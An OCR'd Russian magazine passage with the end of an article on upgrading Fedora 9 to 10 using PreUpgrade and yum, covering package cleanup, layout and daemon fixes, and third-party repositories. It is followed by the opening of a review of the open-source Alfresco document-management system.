


Рисунок 2. Выбор операционной системы для обновления

Сохраним старый образ и создадим новый:

```
# mv /boot/initrd-$(uname -r).img .l
  /boot/initrd-$(uname -r).img.old
# mkinitrd /boot/initrd-$(uname -r).img $(uname -r)
```

Далее загрузка системы продолжилась и нас ожидал ещё один сюрприз. Новый графический вход в систему, где по умолчанию был установлен только русский язык и русская раскладка клавиатуры (см. **рис. 7**). Причём выбрать английский язык оказалось затруднительным. Даже после того как он был добавлен (такая возможность имеется), происходило постоянное переключение на русскую раскладку, при этом индикатор продолжал указывать на английский язык.

Особенно это неудобно при вводе пароля, так как на экране печатаются звёздочки и приходится верить системе, что у тебя правильная раскладка. Как-то в голову не приходит, что она может отличаться от той, которую показывает индикатор.

Проблему решить можно несколькими способами – использовать цифровые пароли, которые можно предусмотрительно поменять перед началом обновления. Можно переключиться на текстовую консоль нажатием <Ctrl + Alt + F*>, там сразу используется латинская раскладка. Можно после ввода логина осуществить двойное переключение с английского на русский и обратно. До нажатия клавиши «ввод» язык ввода не будет меняться.

Подобные сюрпризы в дистрибутивах Fedora Linux давно не редкость, например известно, что Fedora 9 слетает при установке, если выбрать русский язык. Поэтому ещё один способ обойти проблему – выбрать во время установки английский язык. Жаль, что во время обновления такой выбор вам не предоставляется. Единственное, что можно сказать в утешение, – потерпите немного, после обновления системы данная проблема исчезнет.

Поэтому следующий наш этап – ещё раз обновить систему, как бы глупо это ни звучало, но на этот раз уже с помощью yum.

Для начала очистим временные каталоги yum:

```
# yum clean all
```

Затем найдём пакеты, для которых не оказалось обновлений в текущей версии Fedora:

```
# package-cleanup --orphans
```

Скорее всего, пакеты без обновлений вам не нужны и их можно удалить, так как в новой версии их функцию выполняют другие. Учтите, эта команда выдаст и те пакеты, которые были поставлены вручную. Если же таковых в списке не оказалось, удаляем весь список целиком:

```
# package-cleanup --orphans | xargs rpm -e
```

Эту операцию крайне желательно произвести, чтобы избежать дальнейших конфликтов при обновлении.

Команда package-cleanup входит в пакет yum-utils, который необходимо установить в случае необходимости.

Теперь запустим собственно обновление:

```
# yum update
```

С некоторой вероятностью вам это сделать не удастся, так как из-за любого сбоя происходит отмена транзакции по обновлению всех пакетов. Не самое удачное поведение, но в этом случае вам придётся делать обновления пакетов вручную:

```
# yum update имя_пакета
```

Список установленных пакетов, для которых доступны обновления, можно получить командой:

```
# yum check-update
```

Другие проблемы и решения

Если считать процесс замены старых версий пакетов на новые на данном этапе завершённым, то для комфортной работы придётся ещё потрудиться. Кто-то быстро оценивает новые функции и возможности, легко адаптируется. Таким людям больше ничего не надо (можно и статью даль-




Рисунок 3. Загрузка пакетов, необходимых для обновления системы




Рисунок 4. Завершение первого этапа обновления, запрос перезагрузки




Рисунок 5. Обновление системы, этап «после перезагрузки»

ше не читать), но другая часть администраторов и пользователей обладают высокой ригидностью, коих большинство. Вспомните себя, когда привычная программа, используемая годами, после обновления перестаёт работать. Такая ситуация может вызвать немало недовольства. Ниже будут рассмотрены случаи, с которыми пришлось столкнуться авторам.

Для тех, кто не использует SELinux

На одном из компьютеров после обновления перестал работать звук. Выяснилось, что на загрузку драйвера повлияла система безопасности SELinux. Несмотря на то что до обновления в файле `/etc/selinux/config` система была отключена (`SELINUX=disabled`), после обновления данный параметр сбился.

Для тех, кто использует Midnight Commander

После обновления при просмотре файлов по нажатию клавиши `<F3>` вместо букв стали отображаться точки. Пришлось вернуть кодировку ввода/вывода в прежнее значение (в нашем случае – UTF-8.) через меню «Настройки → Биты символов...». Данная проблема решается автоматически в случае, если пакет `mc` ставится из репозитория `russianfedora`, см. ниже.

Для тех, кто использует LaTeX

Если вы используете LaTeX для создания документов совместно с редакторами под KDE, такими, как `kile` или `kwrite`, вас ждёт неприятный сюрприз. Дело в том, что старый

KDE-просмотрщик `kdvi` обладал одной приятной особенностью: если документ LaTeX был откомпилирован с опцией `-src-special`, то `kdvi` при просмотре результирующего `.dvi`-файла позволял при клике мыши на каком-либо участке документа перейти на соответствующую строчку в исходном документе `.tex`. Но в Fedora 10 `kdvi` не входит в стандартную поставку, ему на смену пришёл мощный расширяемый пакет `okular`, поддерживающий кучу форматов и имеющий многие дополнительные инструменты, но не поддерживающий данную полезную функцию. Причём в настройках `okular` есть параметр `editor`, что позволяет надеяться, что эта функция будет реализована в дальнейшем, однако в документации к `okular` ничего про этот пункт настроек не сказано, будто его и нет вовсе. Просмотр исходных файлов `okular` показал, что для данного случая должна срабатывать комбинация `<Shift + Left Click>` (с предложением в комментариях придумать что-то более подходящее), но с `.dvi` это не работает.

Кстати, аналог `okular` под GNOME – универсальный просмотрщик `evince`, который среди прочего поддерживает теперь форматы `dvi`, `djvu`, `pdf`, – также не понимает опцию `-src-special`. А вот самый древний и примитивный `xdvi` имеет такую поддержку, что ещё раз подтверждает истину «лучшее враг хорошего». Надо лишь запустить `xdvi` с опцией `-editor`, указав в качестве параметра любимый редактор, а затем кликнуть мышкой по документу, удерживая `<Ctrl>`.

«Лишние» rpm-пакеты

Немало проблем вызывают лишние rpm-пакеты. Например, были единичные случаи, когда один и тот же пакет оказался установлен как от 8-й версии, так и от 10-й. При этом если надо сделать обновление через `yum update`, то последний пытается обновить оба пакета, проверяет зависимости, в результате чего получается ошибка, что файл `xxx` конфликтует с файлом `xxx`, хотя это один и тот же файл. Не очень ясно, почему во время обновления не всегда происходит удаление лишнего пакета от 8-й версии. Как вариант можем предположить, что на архитектуре `x86_64` может быть ещё установлена и версия `i386`, отчего и происходит «непонимание». Среди «лишних» пакетов в системе, которые можно безболезненно удалить, укажем пакеты rpm с библиотеками, не используемые другими приложениями, а также пакеты с заголовочными файлами к ним. Список таких пакетов, от которых не зависят другие приложения, можно получить командой:

```
# package-cleanup --leaves
```

Если вы не занимаетесь компиляцией программ, использующих библиотеки из этого списка, то пакеты можно смело удалять:

```
# package-cleanup --leaves | xargs rpm -e
```

В случае если у вас 64-битная архитектура системы, то пакеты для `i386`-архитектуры вам могут не понадобиться вовсе, так как большинство 32-битных пакетов имеют 64-битные аналоги. Но есть и исключения, например, семейство пакетов `wine`, которые зависят от некоторых 32-бит-

ных библиотек. Так как эта программа довольно часто используется, авторы предлагают следующий скрипт на языке Python, помогающий администраторам понять, какие именно 32-битные библиотеки необходимы для корректной работы wine.

```
#!/usr/bin/python

import sys, rpm
ts = rpm.TransactionSet()

def findwhatprovides(requirement):
    prov = []
    r = requirement
    mi = ts.dbMatch('provides', r)
    if mi.count() == 0:
        mi = ts.dbMatch('basenames', r)

    if mi.count() > 0:
        for p in mi:
            prov.append("%s" % (p['name']))
    else:
        sys.stderr.write("Unprovided requirement: %s" % r)
        return []
    return prov

def finddepsOneIter(p):
    deps = set()
    mi = ts.dbMatch('name', p)
    if mi.count() == 0:
        sys.stderr.write("package %s not found.\n" % p)
        return []
    h = mi.next()
    for requirement in h.dsFromHeader('requirename'):
        requirement = requirement[0].split(' ')[1]
        if requirement.find("rpmllib") == 0: continue
        deps|=set([findwhatprovides(requirement)[0]])
    return deps

def finddeps(p):
    depall=set()
    depdep=set([p])
    while(len(depdep)>0):
        depnew=set()
        for eldep in depdep:
            depnew|=finddepsOneIter(eldep)
        depall=depall|depdep
        depdep=depnew-depall

    return sorted(depall)

for dep in finddeps('wine'):
    print dep
```

Скрипт вызывается без параметров и выдаёт список 32-битных библиотек, от которых (непосредственно или через другие пакеты) зависит wine. Если кроме wine вы больше не используете 32-битные приложения, остальные 32-битные пакеты можно удалить. Если необходимо проверить ситуацию по другим программам, то вместо wine в данном скрипте можно указать любой другой пакет (или пакеты).

Новые пакеты

При обновлении системы не будут поставлены пакеты, являющиеся нововведением в текущей версии Fedora. Например, пакет gnome-lirc-properties, графический интерфейс для конфигурирования LIRC, библиотеки инфракрасных устройств. Или лёгкий оконный менеджер LXDE. Очень советуем его поставить и ознакомиться с ним:

```
# yum groupinstall LXDE
```

Кроме того, отдельно можно установить плагины для Plymouth – нового графического загрузчика, компиля-




Рисунок 6. Проблема: Could not detect stabilization. Waiting 10 seconds

тор и инструменты для работы с функциональным языком программирования Haskell. Подробнее об этих и других нововведениях можно прочитать тут [3].

Демоны

При обновлении могут возникнуть ошибки с выполнением скриптов %POSTUN, запускаемых после удаления соответствующего пакета. И не только могут, но и обязательно возникнут.

Один из эффектов – битые ссылки на запуск и остановку демонов в директориях /etc/rc.d/rc?.d. Для того чтобы от них избавиться, выполним:

```
# find /etc/rc.d -follow -type l -delete
```

Для дальнейшей настройки демонов просмотрим директорию /etc/rc.d/init.d на предмет файлов .rpmnew и .rpmsave:

```
# ls /etc/rc.d/init.d/*.rpmnew
# ls /etc/rc.d/init.d/*.rpmsave
```

Удалим лишние:

```
# rm -f /etc/rc.d/init.d/*.rpmsave
```

и переименуем новые:

```
# cd /etc/rc.d/init.d/ && for f in *.rpmnew; do mv -f $f `basename $f .rpmnew`; done
```

Настроим порядок запуска демонов при старте системы, используя chkconfig:

```
# cd /etc/rc.d/init.d; for f in *; do /sbin/chkconfig --$f resetpriorities; done
```

Дополнительные полезные настройки

Желая уйти от проблем с лицензированием, многие пакеты из Fedora 10, как и из предыдущих версий, были убраны, но это не значит, что пакеты и проекты, их поддерживающие, перестали существовать и вы не можете использовать все полезные наработки мира Open Source. Эти пакеты успешно переместились в отдельные репозитории, которые следует подключить после обновления системы.




Рисунок 7. Новый графический вход в систему, где нет английской раскладки

Первый репозиторий, который просто необходимо подключить, это RPM Fusion [4], сменивший репозиторий livna:

```
# rpm -Uvh http://download1.rpmfusion.org/free/fedora/
rpmfusion-free-release-stable.noarch.rpm
http://download1.rpmfusion.org/nonfree/fedora/
rpmfusion-nonfree-release-stable.noarch.rpm
```

В RPM Fusion находятся программы, которые не вошли в Fedora Linux из-за лицензионных разногласий, например, проигрывать mplayer с кодеками, xhms с поддержкой формата mp3, проприетарные драйверы для видеокарт и т. п.

Ещё один хороший репозиторий – пакеты от дистрибутива Russian Fedora [5], совместимого с RPM Fusion, для подключения которого выполним:

```
# rpm -Uvh http://mirror.yandex.ru/fedora/russianfedora/ ↵
russianfedora/free/fedora/updates/10/SARCH/ ↵
russianfedora-free-release-$VERSION.noarch.rpm ↵
http://mirror.yandex.ru/fedora/russianfedora/ ↵
russianfedora/fixes/fedora/updates/10/SARCH/ ↵
russianfedora-fixes-release-$VERSION.noarch.rpm ↵
http://mirror.yandex.ru/fedora/russianfedora/ ↵
russianfedora/nonfree/fedora/updates/10/SARCH/ ↵
russianfedora-nonfree-release-$VERSION.noarch.rp
```

где вместо \$VERSION следует подставить текущую версию (на момент написания статьи – 10-2), а вместо \$ARCH – архитектуру вашей операционной системы, например, i386 или x86_64.

В репозитории Russian Fedora содержатся, кроме прочего, дополнительные шрифты и элементы русификации. Если у вас проблемы с настройкой русской кодировки или неверно отображаются русские символы в некоторых приложениях (а это может произойти по разным причинам), обязательно поставьте или обновите взамен «родных» соответствующие пакеты из этого репозитория.

В качестве дополнительных полезных утилит укажем пакет `xneur` [6, 7] – аналог `PuntoSwicher`. Этот пакет входит в репозиторий `russianfedora`, и в случае если последний подключён, `xneur` устанавливается с помощью `yum`:

```
# yum install xneur
```

Учитывая, что протокол ICQ всё ещё используют доста-

точно большое число пользователей, для общения с использованием протоколов Jabber, ICQ и др. можно посоветовать популярный клиент Pidgin. Он входит в стандартный репозиторий Fedora, но, кроме того, имеет и свой собственный репозиторий (годный для старых версий Fedora, но в котором содержатся актуальные версии приложения). Pidgin – неплохая программа, но мы призываем по очевидным причинам [8] отказаться от использования протокола ICQ и рекомендуем использовать jabber-клиенты, например, клиент Gajim, имеющий богатый набор функций. Как вариант можно посоветовать параллельное использование jabber-клиента как основного и Pidgin

как временного, до тех пор пока все ваши ISQ-контакты не перейдут на открытый протокол xmpp.

Недостатки обновления с помощью PreUpgrade

- PreUpgrade использует X-Window, поэтому не подойдёт для систем, где графическая оболочка просто отсутствует;
- обновления происходят не до самых последних версий пакетов.
- не ставятся новые пакеты, для которых отсутствовали аналогичные старые версии;
- не видны детали установки, что может служить причиной пропуска важных сообщений, выдаваемых при обновлении.

1. Утилиты PreUpgrade – <http://fedoraproject.org/wiki/Features/PreUpgrade>.
2. Инструкция как обновляться – http://docs.fedoraproject.org/install-guide/f10/en_US/sn-upgrade-tree.html.
3. Нововведения в Fedora 10 – http://docs.fedoraproject.org/release-notes/f10/en_US.
4. Репозиторий, сменивший livna – <http://rpmfusion.org>.
5. Проект Russian Fedora – <http://www.russianfedora.ru>.
6. X Neural Switcher (Xneur) – <http://www.xneur.ru>.
7. Заляков П. Xneur – автоматическое переключение раскладок под Linux (аналог Punto Switcher). //Системный администратор, №10, октябрь 2008 г. – С. 44-45.
8. ICQ: пора валить? – <http://bugtraq.ru/forum/full/2009/siteupdates/153736.html>.
9. Решение проблемы с сообщением «Could not detect stabilization. Waiting 10 seconds.» – <https://admin.fedoraproject.org/updates/mkinitrd-6.0.71-3.fc10>.
10. Архивирование и восстановление БД PostgreSQL – <http://www.postgresql.org/docs/8.3/interactive/backup.html>.
11. Уорсли Дж., Дрейк Дж. PostgreSQL. Для профессионалов – СПб.: Питер, 2003.
12. Архивирование и восстановление БД MySQL – <http://www.mysql.com/products/backup>.
13. Дюбуа Поль MySQL 2-е изд.: Пер с англ. – М.: Издательский дом «Вильямс», 2004.

Обзор Open Source ECM-системы Alfresco

Сергей Яремчук

Не секрет, что в любой современной организации даже небольшого размера циркулирует достаточно большое количество разного рода документов. Год-два, и исполнители без должной организации уже не смогут справиться с их обработкой и будут буквально завалены различного рода инструкциями, отчетами, предписаниями и так далее. Применение свободной ECM-системы Alfresco позволит решить большую часть задач по обработке документации на всех этапах. И это еще не все ее возможности.

Назначение ECM Alfresco

Информационные ресурсы состоят из файлов, разрабатываемых самими пользователями и поступающих извне, имеющих свое назначение, формат, сроки исполнения. Все данные изначально слабо структурированы, и если не принять надлежащих мер по их систематизации, любая попытка заниматься позитивной деятельностью будет сведена на нет необходимостью поиска нужных данных, лица, ответственного за исполнение, и так далее. Попытки упорядочить весь цикл «жизни» документа на всех этапах от создания, согласования, регистрации, рассмотрения, тестирования и исполнения, публикации и архивирования ведется уже давно. В итоге разработано большое количество стандартов, и сегодня доступен ряд готовых решений, задача которых ускорить прохождение документов на всем жизненном цикле, а также улучшить взаимодействие сотрудников, принимающих участие в их создании.

Система, удовлетворяющая современным требованиям, должна как минимум иметь средства контроля версий и взаимосвязей электронных документов, блокировку на время редактирования, позволять работать с метаданными, обеспечивать требуемую безопасность и разграничение доступа, поиск, упрощенную публикацию, преобразование и импорт с бумажных но-

сителей, хранение и архивирование. В международной классификации такие системы относят к классу ECM-систем (Enterprise Content Management systems, системы управления информационными ресурсами предприятия). В Российской терминологии чаще используется термин «системы электронного документооборота» (СЭД). Учитывая большое количество функций, ECM-системы сложны по внутреннему устройству и достаточно дороги. Хотя в использовании они довольно просты.

Самыми известными представителями данного класса являются коммерческие Microsoft Office SharePoint Server 2007 (MOSS) [2] и DIRECTUM [3]. Есть в списке решений и имеющие свободную лицензию, например Alfresco [4], о котором пойдет речь далее в статье, и eZ Publish [5].

Alfresco относительно молодая ECM-система, проект возник в 2005 году. Сообщается, что команда, участвующая в создании Alfresco, имеет более чем 15-летний опыт разработки и эксплуатации подобных систем. Среди них – один из руководителей Documentum – John Newton (Джон Невтон) и Джон Повелл (John Powell), Chief Operating Officer Business Objects. Поэтому они четко представляют, слабые и сильные стороны альтернативных решений и главное, как должен выглядеть конечный результат.

Alfresco построен исключительно на открытых стандартах, в разработке используется принцип свободного ПО, доступен исходный код системы. Модульный дизайн позволяет при необходимости выбирать между нужной функциональностью и производительностью.


Разработчики выделяют пять основных функций своей системы:

- **Управление документами (Document Management)** – виртуальная файловая система, система поиска, CIFS-синхронизации, защиты и аудита, оповещения об изменениях, преобразования основных форматов офисных пакетов в ODF/PDF (PowerPoint во Flash), контроля версий, одноразовой аутентификации (Single Sign-On) через NTLM или LDAP, jBPM-интеграция;
- **Управление веб-содержимым (Web Content Management)** – полноценная CMS-система, построенная с применением Spring, Hibernate, Lucene и JSF, которую ставят в один ряд с Drupal/Joomla!. Поддерживается любое количество сайтов, автоматическая клас-теризация, виртуализация, поддержка проектов, версий, слоев (изменение в файл, но основа остается постоянной, как в unionfs), развертывание копий сайта и много-го другого.

- **Управление записями (Records Management)** – единый репозиторий для управления всеми форматами контента, поддерживающий стандарт DOD 5015.2, который используется в министерстве обороны США (у нас другой – ГОСТ ИСО 15489-1-2007/ISO 15489:2001). Реализованы автоматическое извлечение и классификация данных, архивирование в ODF/PDF, аудит и управление доступом, упрощенный экспорт, работа в кластере, быстрый поиск, создание разнообразных отчетов.
- **Управление изображениями (Image Management)** – единый репозиторий для управления всеми форматами документов, в том числе «оцифровка» входящей информации (бумажный носитель, факс, электронная почта и так далее). Доступны автоматический сбор метаданных и классификация, преобразование во многих форматах (TIFF, JPEG, GIF, PNG, MS Office, PDF и Flash), поиск, автоматическое уведомление.
- **Хранилище данных (Content Repository)** включает функции защиты, разграничения доступа, аудита, поиска, поддерживает множество стандартов (Web Services, JSR 168, JSR 170 Level 2, MyFaces, WebDAV, SQL, RSS, ODF, OpenSearch), доступ ко всем действиям через гиперссылку, доступ по протоколам CIFS, FTP, WebDAV и CMIS, комбинированный поиск по многим параметрам.

Собственно система Alfresco разработана с использованием Java-технологий, и в состав рабочей среды, кроме тех, о которых уже говорилось, входит еще ряд стандартных компонентов: Apache Tomcat, OpenOffice.org (для конвертации документов), Java SE Development Kit (JDK), SWF Tools (утилита pdf2swf необходима для предпросмотра PDF-документов в Flash) и другие.

В качестве сервера приложений вместо Apache Tomcat, который предлагается по умолчанию, может быть использован – JBoss или Weblogic.



Установка Alfresco достаточно проста, в процессе можно выбрать компоненты

Для работы Alfresco потребуется наличие СУБД – Apache Derby, MySQL, PostgreSQL и HSQL. Разработчики рекомендуют использовать Derby (он предлагается во время установки по умолчанию) в основном при тестировании Alfresco. В рабочей среде лучше выбрать MySQL или PostgreSQL. Об этом напоминает и соответствующая запись в журнале, появляющаяся после запуска:


Alfresco is using the Apache Derby default database. Please only use this while evaluating Alfresco, it is NOT recommended for production or deployment!

Разработчики Alfresco предлагают два варианта системы: Alfresco Enterprise Edition и Alfresco Labs. В контексте статьи нас интересует бесплатный вариант Alfresco Labs. От коммерческой версии его отличают отсутствие поддержки со стороны разработчиков (только форум проекта), отсутствие сертификации, основу его составляет нестабильный код. Ориентирован Alfresco Labs для использования разработчиками и энтузиастами в некритических областях.

Alfresco может быть установлен в любой операционной системе, для которой существуют все указанные компоненты – Windows, Linux, Solaris и Mac OS X.

Alfresco имеет ряд наград (например InfoWorld: Best of Open Source Applications 2007), поэтому о его плюсах можно рассказывать долго. Но все особенности охватить все равно не получится, здесь как раз тот случай, что лучше один раз увидеть, чем сто раз прочитать.

Есть и минусы. Самый важный в наших условиях – плохая локализация, если точнее, то практически полное ее отсутствие в некоторых элементах. По адресу [6] можно найти информацию по самостоятельному переводу интерфейса, процесс достаточно простой, единственная проблема здесь –



Интерфейс рабочей области частично переведен

правильный перевод довольно специфических терминов. Здесь же можно скачать готовый пакет, подготовленный Алексеем Чумаковым, последняя правка которого датирована 2006 годом и относится к версии 1.4. На момент написания этих строк актуальной была версия 3.0, в которой произведено достаточно много изменений, поэтому после его установки в интерфейсе можно найти относительно немного надписей на русском языке.

Установка Alfresco

